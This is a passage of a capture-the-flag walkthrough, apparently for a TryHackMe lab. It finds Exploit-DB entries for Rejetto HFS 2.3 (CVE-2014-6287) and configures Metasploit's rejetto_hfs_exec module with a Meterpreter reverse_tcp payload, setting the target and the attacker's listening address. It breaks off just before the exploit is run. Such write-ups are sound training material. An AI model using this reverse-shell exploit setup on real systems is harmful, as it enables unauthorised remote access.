|_http-server-header: HFS 2.3
47001/tcp open  http               syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Not Found
```

will do the exploit.db serarch



https://www.exploit-db.com

Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

EXPLOIT DATABASE

□ Verified □ Has App

Filters · Reset All

Show 15


Search: HFS 2.3

Date	D	A	V	Title	Type	Platform	Author
2021-02-23	⬇		✗	HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)	Remote	Windows	Pergyz
2020-06-10	⬇		✗	HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)	Remote	Multiple	hyp3rlinx
2016-01-04	⬇	▣	✓	Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	Remote	Windows	Avinash Thapa
2014-10-02	⬇	▣	✗	Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	WebApps	Windows	Daniele Linguaglossa
2014-09-15	⬇	▣	✓	Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	Remote	Windows	Daniele Linguaglossa
2007-12-05	⬇		✓	Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	Remote	Multiple	Luigi Auriemma

Showing 1 to 6 of 6 entries (filtered from 45,094 total entries)

FIRST PREVIOUS 1 NEXT LAST

we can get the CVE number



https://www.exploit-db.com/exploits/34668

Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

EXPLOIT DATABASE

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)

EDB-ID: 34668

CVE: 2014-6287

EDB Verified: ✓

Author: DANIELE LINGUAGLOSSA

Type: REMOTE

Exploit: ⬇ / {}


Platform: WINDOWS

Date: 2014-09-15

Vulnerable App: ▣


```
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
```

# will search exploit on msfconsole and gain the initial shell




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ msfconsole

               ,           ,
              /             \
             ((__---,,,---__))
                (_) O O (_)_________
                   \ _ /            |\
                    o_o \   M S F   | \
                         \   _____  |  *
                          |||   WW|||
                          |||     |||


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Rejetto

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command
Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```

use the exploit and set below options




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                         /Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                         n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

rhost will be our target system
rport will be port of target




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.115.55
rhosts => 10.10.115.55
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
```

lhost will be tun0 Ip address of attacker's machine




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe1e:a3f4  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:a3:f4  txqueuelen 1000  (Ethernet)
        RX packets 148589  bytes 33525892 (31.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 148809  bytes 27933595 (26.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22  bytes 1300 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1300 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.18.22.181  netmask 255.255.128.0  destination 10.18.22.181
        inet6 fe80::c6af:b77f:4637:f619  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 45  bytes 20401 (19.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 59  bytes 4548 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.18.22.181
lhost => 10.18.22.181
```

check everything is good ...




```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.115.55     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                         /Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                         n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.18.22.181     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

run the exploit and get the initial shell

use below commands

